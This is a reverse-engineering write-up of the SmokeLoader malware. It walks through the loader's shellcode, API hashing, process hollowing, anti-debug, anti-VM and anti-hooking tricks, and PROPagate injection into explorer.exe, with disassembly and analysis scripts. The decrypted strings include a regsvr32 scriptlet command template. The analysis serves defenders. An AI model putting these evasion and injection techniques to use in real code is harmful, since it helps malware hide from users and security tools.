

Deep Analysis of SmokeLoader

n1ght-w0lf.github.io/malware-analysis/smokeloder/

June 21, 2020




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Malware Analysis & Reverse Engineering Adventures

13 minute read

SmokeLoader is a well known bot that is been around since 2011. It's mainly used to drop other malware families. SmokeLoader has been under development and is constantly changing with multiple novel features added throughout the years.

Sample SHA256: `fc20b03299b8ae91e72e104ee4f18e40125b2b061f1509d1c5b3f9fac3104934`



Stage 1

This stage starts off by allocating memory for `shellcode` using `LocalAlloc()` (not `VirtualAlloc`), then it fills this memory with the shellcode (86 KB).

```
.rdata:00429C18      db  2Ch                ; shellcode start
.rdata:00429C19      db  0Ah
.rdata:00429C1A      db  31h
.rdata:00429C1B      db  33h ; 3
.rdata:00429C1C      db   8
.rdata:00429C1D      db  14h
.rdata:00429C1E      db  16h
.rdata:00429C1F      db  13h
.rdata:00429C20      db  1Fh
.rdata:00429C21      db  1Eh
.rdata:00429C22      db  3Dh
.rdata:00429C23      db  33h ; 3
.rdata:00429C24      db  3Dh ; =
.rdata:00429C25      db  0Fh
.rdata:00429C26      db   2
.rdata:00429C27      db  2Bh
.rdata:00429C28      db  29h ; )
.rdata:00429C29      db  21h
.rdata:00429C2A      db  2Bh ; +
.rdata:00429C2B      db  35h
```

Next, it changes the protection of the allocated memory region to `PAGE_EXECUTE_READWRITE` using `VirtualProtect()`, then it writes the shellcode and executes it.

```
push  eax                ; OLD_PROTECTION
push  [ebp+f1NewProtect] ; PAGE_EXECUTE_READWRITE
mov   dword_4615EA, 74636574h
push  dwSize             ; dwSize
mov   dword_4615E6, 6F72506Ch
push  dword_45CF08       ; SHELLCODE ADDRESS
mov   word_4615E0, 6956h
mov   byte_4615EE, bl
call  ds:VirtualProtect
```

Shellcode

The shellcode starts by getting the addresses of `LoadLibraryA` and `GetProcAddress` to resolve APIs dynamically, but first let's see how it does that.

First it passes some hash values to a sub-routine that returns the address of the requested function.

```
push  ebp
mov   ebp, esp
sub   esp, 8
push  ebx
push  esi
push  edi
push  0D5786h            ; LoadLibraryA
push  0D4E88h            ; kernel32.dll
call  find_function
mov   [ebp+var_8], eax
push  348BFAh            ; GetProcAddress
push  0D4E88h            ; kernel32.dll
call  find_function
mov   [ebp+var_4], eax
jmp   loc_1F742
sub_1F65B endp
```

After some digging, I found out that the algorithm for calculating the hashes is pretty simple.

```
int calc_hash(char* name) {
    int x, hash = 0;
    for(int i=0; i<strlen(name); i++) {
        x = name[i] | 0x60;
        hash = 2 * (x + hash);
    }
    return hash;
}
```

The shellcode uses **PEB traversal** technique for finding a function.

Process Environment Block (PEB) is a user-mode data structure that can be used by applications (and by extend by malware) to get information such as the list of loaded modules, process startup arguments, heap address among other useful capabilities.

The shellcode traverses the PEB structure at **FS[:30]** and iterating through loaded modules to search for the requested module (kernel32 in this case). It hashes the name of each module using the algorithm above and compares it with the supplied hash.

Next, it iterates over the export table of the module to find the requested function, similar to the previous step.

The image shows two screenshots of assembly code from a debugger. The top-left screenshot shows the initial setup for PEB traversal, including pushing registers and moving the PEB address from FS:[30] to EAX. The top-right screenshot shows the traversal of the PEB structure, moving the DllBase, New EXE Header, Export Table RVA, Address Of Exported Functions, Name Pointer Table, and Ordinal Table. The bottom-left screenshot shows the comparison of the module name hash with the requested module hash, calling the compare_hashes function. The bottom-right screenshot shows the iteration over the export table, pushing the requested function hash and compared export name, and calling the compare_hashes function again. Blue arrows indicate the flow of control between the two screenshots.

```
push    ebp
mov     ebp, esp
push    ebx
push    esi
push    edi
push    ecx
push    fs:dword_30 ; FS:[30] = PEB
pop     eax
mov     eax, [eax+0Ch] ; PEB_LDR_DATA* Ldr
mov     ecx, [eax+0Ch] ; InMemoryOrderModuleList

mov     eax, [ecx+18h] ; DllBase
push    eax
mov     ebx, [eax+3Ch] ; New EXE Header
add     eax, ebx
mov     ebx, [eax+78h] ; Export Table RVA
pop     eax
push    eax
add     ebx, eax
mov     ecx, [ebx+1Ch] ; Address Of Exported Functions
mov     edx, [ebx+20h] ; Name Pointer Table
mov     ebx, [ebx+24h] ; Ordinal Table
add     ecx, eax
add     edx, eax
add     ebx, eax

loc_1F6A2:
mov     edx, [ecx]
mov     eax, [ecx+30h] ; DllName
push    2
mov     edi, [ebp+arg_0]
push    edi ; requested module hash
push    eax ; compared module name
call    compare_hashes
test   eax, eax
jz     short loc_1F6BB

loc_1F6DA:
mov     esi, [edx]
pop     eax
push    eax
add     esi, eax
push    1
push    [ebp+arg_4] ; requested function hash
push    esi ; compared export name
call    compare_hashes
test   eax, eax
jz     short loc_1F6F7
```

The next step is to resolve APIs using **LoadLibraryA** and **GetProcAddress**, the shellcode uses stack strings to complicate the analysis.

```

mov [ebp+var_114], 6Bh ; 'k'
mov [ebp+var_113], 65h ; 'e'
mov [ebp+var_112], 72h ; 'r'
mov [ebp+var_111], 6Eh ; 'n'
mov [ebp+var_110], 65h ; 'e'
mov [ebp+var_10F], 6Ch ; 'l'
mov [ebp+var_10E], 33h ; '3'
mov [ebp+var_10D], 32h ; '2'
mov [ebp+var_10C], 0
lea ecx, [ebp+var_114]
push ecx
call [ebp+LoadLibrary]
mov [ebp+var_C4], eax
mov [ebp+var_1C], 57h ; 'W'
mov [ebp+var_1B], 69h ; 'i'
mov [ebp+var_1A], 6Eh ; 'n'
mov [ebp+var_19], 45h ; 'E'
mov [ebp+var_18], 78h ; 'x'
mov [ebp+var_17], 65h ; 'e'
mov [ebp+var_16], 63h ; 'c'
mov [ebp+var_15], 0
lea edx, [ebp+var_1C]
push edx
mov eax, [ebp+var_C4]
push eax
call [ebp+GetProcAddress]

```

Here is the list of imported functions:

Expand to see more

ntdll.dll

- NtUnmapViewOfSection
- NtWriteVirtualMemory

kernel32.dll

- CloseHandle
- CreateFileA
- CreateProcessA
- ExitProcess
- GetCommandLineA
- GetFileAttributesA
- GetModuleFileNameA
- GetStartupInfoA
- GetThreadContext
- ReadProcessMemory
- ResumeThread
- SetThreadContext
- VirtualAlloc
- VirtualAllocEx
- VirtualFree
- VirtualProtectEx
- WaitForSingleObject
- WinExec
- WriteFile
- WriteProcessMemory


user32.dll

- CreateWindowExA
- DefWindowProcA
- GetMessageA
- GetMessageExtraInfo

MessageBoxA
PostMessageA
RegisterClassExA


Process Hollowing

The shellcode creates a new processes of SmokeLoader in a suspended state.




Next, it hollows out the memory at `0x400000` using `ZwUnmapViewOfSection()` and then allocates it again using `VirtualAllocEx()` with `RWX` permissions.

Finally, it writes the next stage executable to the allocated memory region using two calls to `ZwWriteVirtualMemory()`, the first one to write the MZ header and the other for the rest of the executable.



Stage 2

After dumping the second stage from memory, I got a warm welcome from SmokeLoader :(



This stage is full of anti-analysis tricks, so let's dive in.

Opaque Predicates

The first anti-analysis trick is [Opaque Predicates](#), it's a commonly used technique in program obfuscation, intended to add complexity to the control flow. There are many patterns of this technique so I will stick with the one used here.

This obfuscation simply takes an absolute jump (JMP) and transforms it into two conditional jumps (JZ/JNZ). Depending on the value of the [Zero flag \(ZF\)](#), the execution will follow the first or second branch.

However, disassemblers are tricked into thinking that there is a fall-through branch if the second jump is not taken (which is impossible as one of them must be taken) and tries to disassemble the unreachable instructions (often invalid) resulting in garbage code.

```
.text:00402E55 75 04          jnz     short loc_402E5B
.text:00402E57 74 02          jz      short loc_402E5B
.text:00402E59 9E             sah     ; garbage/invalid code
.text:00402E59             ; -----
.text:00402E5A 63             db     63h
```

The deobfuscation is so simple, we just need to patch the first conditional jump to an absolute jump and nop out the second jump, we can use [IDAPython](#) to achieve this:

```
import idc

ea = 0
while True:
    ea = min(idc.find_binary(ea, idc.SEARCH_NEXT | idc.SEARCH_DOWN, "74 ? 75 ?"), # JZ / JNZ
            idc.find_binary(ea, idc.SEARCH_NEXT | idc.SEARCH_DOWN, "75 ? 74 ?")) # JNZ / JZ
    if ea == idc.BADADDR:
        break
    idc.patch_byte(ea, 0xEB) # JMP
    idc.patch_byte(ea+2, 0x90) # NOP
    idc.patch_byte(ea+3, 0x90) # NOP
```

Anti Debugging

This stage first checks [OSMajorVersion at PEB\[0xA4\]](#) if it's greater than 6 (Windows Vista and higher), it's also reading [BeingDebugged at PEB\[0x2\]](#) to check for attached debuggers.

```
1 int start()
2 {
3     int result; // eax
4
5     result = __readfsdword(0x30u); // PEB
6     if ( *(result + 0xA4) >= 6 ) // PEB->OSMajorVersion
7         result = 0x2DF2 * *(result + 2) + 1 + 0x400000; // PEB->BeingDebugged
8     return result;
9 }
```

What's interesting here is that these checks are used to calculate the return address. If the [OSMajorVersion](#) is less than 6 or there's an attached debugger, it will jump to an invalid memory location. That's clever.

Another neat trick is that instead of using direct jumps, the code pushes the jump address stored at [eax](#) into the stack then returns to it.

```
.text:00402EE9 loc_402EE9:
.text:00402EE9             push   eax           ; push eax (jump address)
.text:00402EEA
.text:00402EEA locret_402EEA:
.text:00402EEA             retn                ; return to eax
```

Encrypted Functions

Most of the functions are encrypted. After deobfuscating the opaque predicates, I found the encryption function which is pretty simple.

The function takes an offset and a size, it XORs the chunk at that offset with a single byte (0xA6).

```

1 char __usercall xor_chunk@<al>(int offset@<eax>, int n@<ecx>)
2 {
3     char *chunk; // esi
4     _BYTE *xored; // edi
5     char byte; // al
6     char result; // al
7
8     chunk = (offset + 0x400000);
9     xored = (offset + 0x400000);
10    do
11    {
12        byte = *chunk++;
13        result = byte ^ 0xA6;
14        *xored++ = result;
15        --n;
16    }
17    while ( n );
18    return result;
19}

```

We can use IDAPython again to decrypt the encrypted chunks:

```

import idc
import idutils

def xor_chunk(offset, n):
    ea = 0x400000 + offset
    for i in range(n):
        byte = ord(idc.get_bytes(ea+i, 1))
        byte ^= 0xA6
        idc.patch_byte(ea+i, byte)

xor_chunk_addr = 0x401294 # address of the xoring function
for xref in idutils.CodeRefsTo(xor_chunk_addr, 0):
    mov_addr = list(idutils.CodeRefsTo(xref, 0))[0] - 5
    n = idc.get_operand_value(mov_addr, 1)
    offset = (xref + 5) - 0x400000
    xor_chunk(offset, n)

```

After the decryption:

0040139C	1C 00	SBB AL, 0	0040139C	BA A644947F	MOV EDX, 7F9444A6
0040139E	E2 32	LOOP clean.4013D2	004013A1	8B4D 0C	MOV ECX, DWORD PTR SS:[EBP + C]
004013A0	D92D EBAA2DD3	FILDQ WORD PTR DS:[D32DAAEB]	004013A4	8B75 08	MOV ESI, DWORD PTR SS:[EBP + 8]
004013A6	AE	SCASB	004013A7	89F7	MOV EDI, ESI
004013A7	2F	DAS	004013A9	51	PUSH ECX
004013A8	51	PUSH ECX	004013AA	C1E9 02	SHR ECX, 2
004013A9	F767 4F	MUL DWORD PTR DS:[EDI + 4F]	004013AD	AD	LODSD
004013AC	A4	MOVSB	004013AE	31D0	XOR EAX, EDX
004013AD	0B97 760D445C	OR EDX, DWORD PTR DS:[EDI + 5C440D76]	004013B0	AB	STOSD
004013B3	FF25 47A3D2A0	JMP DWORD PTR DS:[A0D2A347]	004013B1	E2 FA	LOOP clean.4013AD
004013B9	0A96 760C445C	OR DL, BYTE PTR DS:[ESI + 5C440C76]	004013B3	59	POP ECX
004013BF	4D	DEC EBP	004013B4	83E1 03	AND ECX, 3
004013C0	A9 D0F172D9	TEST EAX, D972F1D0	004013B7	74 06	JE clean.4013BF
004013C5	1E	PUSH DS	004013B9	AC	LODSB
004013C6	3AB5 A6A64DA1	CMP DH, BYTE PTR SS:[EBP - 5EB2595A]	004013BA	30D0	XOR AL, DL
004013CC	D0F1	SHL CL, 1	004013BC	AA	STOSB
004013CE	72 D9	JB clean.4013A9	004013BD	E2 FA	LOOP clean.4013B9
004013D0	4D	DEC EBP	004013BF	EB 0F	JMP clean.4013D0
004013D1	55	PUSH EBP	004013C1	76 57	JBE clean.40141A
004013D2	E2 4D	LOOP clean.401421	004013C3	D4 7F	AAM 7F
004013D4	A9 E4F172D9	TEST EAX, D972F1E4	004013C5	B8 9C130000	MOV EAX, 139C
004013D9	1F	POP DS	004013CA	EB 07	JMP clean.4013D3
004013DA	F6A6 A6A64DA1	MUL BYTE PTR DS:[ESI - 5EB2595A]	004013CC	76 57	JBE clean.401425
004013E0	F4 F1	IN AL, F1	004013CE	D4 7F	AAM 7F
004013E2	72 D9	JB clean.4013BD	004013D0	EB F3	JMP clean.4013C5
004013E4	4D	DEC EBP	004013D2	44	INC ESP
004013E5	55	PUSH EBP	004013D3	EB 0F	JMP clean.4013E4
004013E6	E6 4E	OUT 4E, AL	004013D5	42	INC EDX
004013E8	0F	PUSH CS	004013D6	57	PUSH EDI

One thing to note here, SmokeLoader tries to keep as many encrypted code as possible. So once it's done with the decrypted functions, it encrypts it again.

```

1 signed int __stdcall sub_4027D5(int module, int *a2)
2 {
3     int *v2; // esi
4     int *i; // edi
5     int api; // eax
6     int v5; // eax
7     signed int v7; // [esp+8h] [ebp-4h]
8
9     xor_chunk(0x280A, 0x55); ← Decrypt the function
10    v2 = a2;
11    for ( i = a2; ; ++i )
12    {
13        api = *v2;
14        ++v2;
15        if ( !api )
16            break;
17        v5 = sub_402708(module, api);
18        if ( !v5 )
19        {
20            v7 = 0;
21            break;
22        }
23        v7 = 1;
24        *i = v5;
25    }
26    xor_chunk(0x280A, 0x55); ← Encrypt it back
27    return v7;
28 }

```

Anti Hooking

Many Sandboxes and Security Solutions hook user-land functions of `ntdll.dll` to trace system calls. SmokeLoader tries to evade this by using its own copy of ntdll. It copies `ntdll.dll` to `"%TEMP%\<hardcoded_name>.tmp"` then loads it using `LdrLoadDll()` and resolves its imports from it.

00402615	6A 00	PUSH 0	
00402617	56	PUSH ESI	esi:L"C:\Users\IEuser\AppData\Local\Temp\4DD3.tmp"
00402618	57	PUSH EDI	edi:L"C:\Windows\system32\ntdll.dll"
00402619	FF53 60	CALL DWORD PTR DS:[EBX + 60]	CopyFileW

Custom Imports

SmokeLoader stores a hash table of its imports, it uses the same `PEB traversal` technique explained earlier to walk through the DLLs' export table and compare the hash of each API name with the stored hashes.

The hashing function is an implementation of `djb2` hashing algorithms:

```

int calc_hash(char *api_name) {
    int hash=0x1505;
    for(int i=0; i<=strlen(api_name); i++) // null byte included
        hash = ((hash << 5) + hash) + api_name[i];
    return hash;
}

```

Here is a list of imported functions and their corresponding hashes:

Expand to see more

ntdll.dll

- LdrLoadDll (0x64033f83)
- NtClose (0xfd507add)
- NtTerminateProcess (0xf779110f)
- RtlInitUnicodeString (0x60a350a9)
- RtlMoveMemory (0x845136e7)

RtlZeroMemory (0x8a3d4cb0)
 kernel32.dll
 CopyFileW (0x306cceb7)
 CreateEventW (0xfd4027f2)
 CreateFileMappingW (0x5b3f901c)
 CreateThread (0x60277e71)
 DeleteFileW (0xb7e96d0f)
 ExpandEnvironmentStringsW (0x057074bb)
 GetModuleFileNameA (0x8accaed)
 GetModuleFileNameW (0x8accdc3)
 GetModuleHandleA (0x9cbd2a58)
 GetSystemDirectoryA (0xaebc5060)
 GetTempFileNameW (0x9a376a33)
 GetTempPathW (0x7e28b9df)
 GetVolumeInformationA (0xf25ce6a4)
 LocalAlloc (0xeda647bb)
 LocalFree (0x742c61b2)
 MapViewOfFile (0x4db4c713)
 Sleep (0xd156a5be)
 WaitForSingleObject (0x8681d8fa)
 lstrcatW (0x2ab51a99)
 lstrcmpA (0x2abb9b4b)
 user32.dll
 EnumChildWindows (0x9a8897c9)
 EnumPropsA (0x8f0f57cf)
 GetForegroundWindow (0x5a6c9878)
 GetKeyboardLayoutList (0x04e9de30)
 GetShellWindow (0xd454e895)
 GetWindowThreadProcessId (0x576a5801)
 SendMessageA (0x41ecd315)
 SendNotifyMessageA (0xc6123bae)
 SetPropA (0x90bc10d3)
 wsprintfW (0x0bafd3f9)
 advapi32.dll
 GetTokenInformation (0x696464ac)
 OpenProcessToken (0x74f5e377)
 shell32.dll
 ShellExecuteExW (0xf8e40384)

And here is the list of the imported functions from the copied ntdll (for anti-hooking):

Expand to see more

4DD3.tmp
 NtAllocateVirtualMemory (0x5a0c2ccc)
 NtCreateSection (0xd5f23ad0)
 NtEnumerateKey (0xb6306996)
 NtFreeVirtualMemory (0x2a6fa509)
 NtMapViewOfSection (0x870246aa)
 NtOpenKey (0xc29efe42)
 NtOpenProcess (0x507bcb58)
 NtQueryInformationProcess (0xd6d488a2)
 NtQueryKey (0xa9475346)
 NtQuerySystemInformation (0xb83de8a8)
 NtUnmapViewOfSection (0x8352aa4d)
 NtWriteVirtualMemory (0x546899d2)
 RtlDecompressBuffer (0xdeb36606)

towlower (0xf7660ba8)
wcsstr (0xbb629f0b)

Anti VM


SmokeLoader enumerates all the subkeys of these keys:

- System\CurrentControlSet\Enum\IDE
- System\CurrentControlSet\Enum\SCSI

Then it transforms them into lowercase and searches for these strings in the enumerated keys names:

- qemu
- virtio
- vmware
- vbox
- xen

If one of them is found, the binary exits.



Process Injection

SmokeLoader uses `PROPagate` injection method to inject the next stage into `explorer.exe`.

First it decompresses the next stage using `RtlDecompressBuffer()`.

```
mov     eax, [ebp+var_C]
lea     ecx, [ebp+var_4]
lea     edx, [ebp+var_8]
push   ecx
push   edi
push   esi
push   dword ptr [edx]
push   eax
push   COMPRESSION_FORMAT_LZNT1
call   dword ptr [ebx+0E0h] ; RtlDecompressBuffer
test   eax, eax
jnz    short loc_401492
```

Then there is a call to `NtOpenProcess()` to open `explorer.exe` for the injection.

```

push    ecx
push    edx
push    28h
push    esi
call    dword ptr [ebx+0B0h] ; NtOpenProcess (explorer.exe)
test    eax, eax
jnz    loc_401AEE

```

The injection process starts by creating two shared sections between the current process and explorer process (one section for the modified property and the other for the next stage's code), then SmokeLoader maps the created sections to the current process and explorer process memory space (so any changes in the sections will be reflected in explorer process).

Note that both sections have "RWX" protection which might raise some red flags by security solutions.

```

push    edi
push    SEC_COMMIT
push    40h
push    eax
push    edi
push    SECTION_ALL_ACCESS
push    esi
call    dword ptr [ebx+0B4h] ; ZwCreateSection
test    eax, eax
jnz    loc_401AEE

```

```

lea    eax, [ebp-38h]
mov    [eax], edi
lea    ecx, [ebp-3Ch]
push  dword ptr [ebp-8]
pop   dword ptr [ebp-3Ch]
push  PAGE_EXECUTE_READWRITE
push  edi
push  1
push  ecx
push  edi
push  edi
push  edi
push  eax
push  dword ptr [ebp-48h] ; explorer handle
push  dword ptr [esi] ; section handle
call  dword ptr [ebx+0B8h] ; ZwMapViewOfSection
test  eax, eax
jnz  loc_401AEE

```

```

push    40h
push    edi
push    1
push    ecx
push    edi
push    edi
push    edi
push    edi
push    eax
push    0FFFFFFFFh ; current process handle
push    dword ptr [esi] ; section handle
call    dword ptr [ebx+0B8h] ; ZwMapViewOfSection
test    eax, eax
jnz    loc_401AEE

```

We can see that explorer got a handle to these two sections (this is similar to classic code injection but with much more stealth).

Base address	Type	Size	Protect...	Use
0x4220000	Private: Commit	64 kB	RX	
0x4850000	Private: Commit	4 kB	RWX	
0x2480000	Mapped: Commit	92 kB	RWX	
0x23b0000	Mapped: Commit	4 kB	RWX	
0x796f000	Private: Commit	12 kB	RW+G	Stack (thread 1568)
0x5b4f000	Private: Commit	12 kB	RW+G	Stack (thread 452)

SmokeLoader then writes the next stage to one of the sections and the modified property (which will call the next stage's code) to the other section.

Finally, it sets the modified property using `SetPropA()` and sends a message to explorer window using `SendMessageA()`, this will result in the injected code being executed in the context of `explorer.exe`.

```
push    eax
push    [ebp+var_2C]
call    dword ptr [ebx+84h] ; SetPropA
push    edi
push    edi
push    WM_NOTIFY
push    [ebp+var_2C]
call    dword ptr [ebx+7Ch] ; SendMessageA
push    edi
push    edi
push    WM_PAINT
push    [ebp+var_2C]
call    dword ptr [ebx+80h] ; SendMessageA
```

Stage 3

This is the final stage of SmokeLoader, it starts by doing some anti-analysis checks.

Checking Running Processes

This stage loops through the running process, it calculates each process name's hash and compares it against some hardcoded hashes.

Here is the algorithm for calculating the hash of a process name:

```
uint ROL(uint x, uint bits) {
    return x<<bits | x>>(32-bits);
}
int calc_hash(char *proc_name) {
    int hash = 0;
    for(int i=0; i<strlen(proc_name); i++)
        hash = (proc_name[i] & 0xDF) + ROL(hash ^ (proc_name[i] & 0xDF), 8);
    return hash ^ 0xD781F33C;
}
```

A quick guess and I could get the processes names:



```
0xD384255C → Autoruns.exe
0x76BDCBAB → procexp.exe
0xA159E6BE → procexp64.exe
0x7E9CCCA5 → procmon.exe
0xA24B8E63 → procmon64.exe
0x63B3D1A4 → Tcpview.exe
0xA28974F3 → Wireshark.exe
0xA9B5F897 → ProcessHacker.exe
0x6893EBAB → ollydbg.exe
0xF5FD94B7 → x32dbg.exe
0xCBFD99B0 → x64dbg.exe
0x8993DEE5 → idaq.exe
0x8993D8CF → idaw.exe
0x8C083960 → idaq64.exe
0xB6223960 → idaw64.exe
```

If one of these processes is found to be running, `explorer.exe` will exit.

Encrypted Strings

All strings of this stage are encrypted using `RC4` and they are decrypted on demand. The RC4 key = `0xFA5F66D7`.

The encrypted strings are stored continuously in a big blob in this form:



Here is a small script for decrypting these strings (I used Go because it has native support for RC4).

```
package main
import (
    "fmt"
    "io/ioutil"
    "encoding/hex"
    "crypto/rc4"
)
var RC4_KEY, _ = hex.DecodeString("FA5F66D7")

func rc4_decrypt(data []byte) {
    cipher, _ := rc4.NewCipher(RC4_KEY)
    cipher.XORKeyStream(data, data)
    fmt.Printf("%s\n", data)
}

func main() {
    data, _ := ioutil.ReadFile("dump")
    for i := 0; i < len(data); {
        n := int(data[i])
        rc4_decrypt(data[i+1:i+n+1])
        i += n+1
    }
}
```

And here is the decrypted strings:

Expand to see more

```
http://www.msftncsi.com/ncsi.txt
Software\Microsoft\Internet Explorer
advapi32.dll
Location:
plugin_size
\explorer.exe
user32
advapi32
urlmon
ole32
winhttp
ws2_32
dnsapi
svcVersion
Version
&lt;?xml version="1.0"?>&lt;scriptlet>&lt;registration classid="{00000000-0000-0000-0000-00000000%04X}"&lt;script language="jscript"&lt;[CDATA[GetObject("winmgmts:Win32_Process").Create("%ls",null,null,null);]]&lt;script>&lt;registration>&lt;scriptlet>&lt;S:(ML;;NW;;;LW)D:(A;;0x120083;;;WD)(A;;0x120083;;;AC)%s\%hs%$%s
```

```

regsvr32 /s %s
regsvr32 /s /n /u /i:"%s" scrobj
%APPDATA%
%TEMP%
.exe
.dll
:Zone.Identifier
POST
Content-Type: application/x-www-form-urlencoded
runas
Host: %s
PT10M
1999-11-30T00:00:00
NvNgxUpdateCheckDaily_{%08X-%04X-%04X-%04X-%08X%04X}
Accept: /*
Referer: %S

```

Encrypted C2 Domains

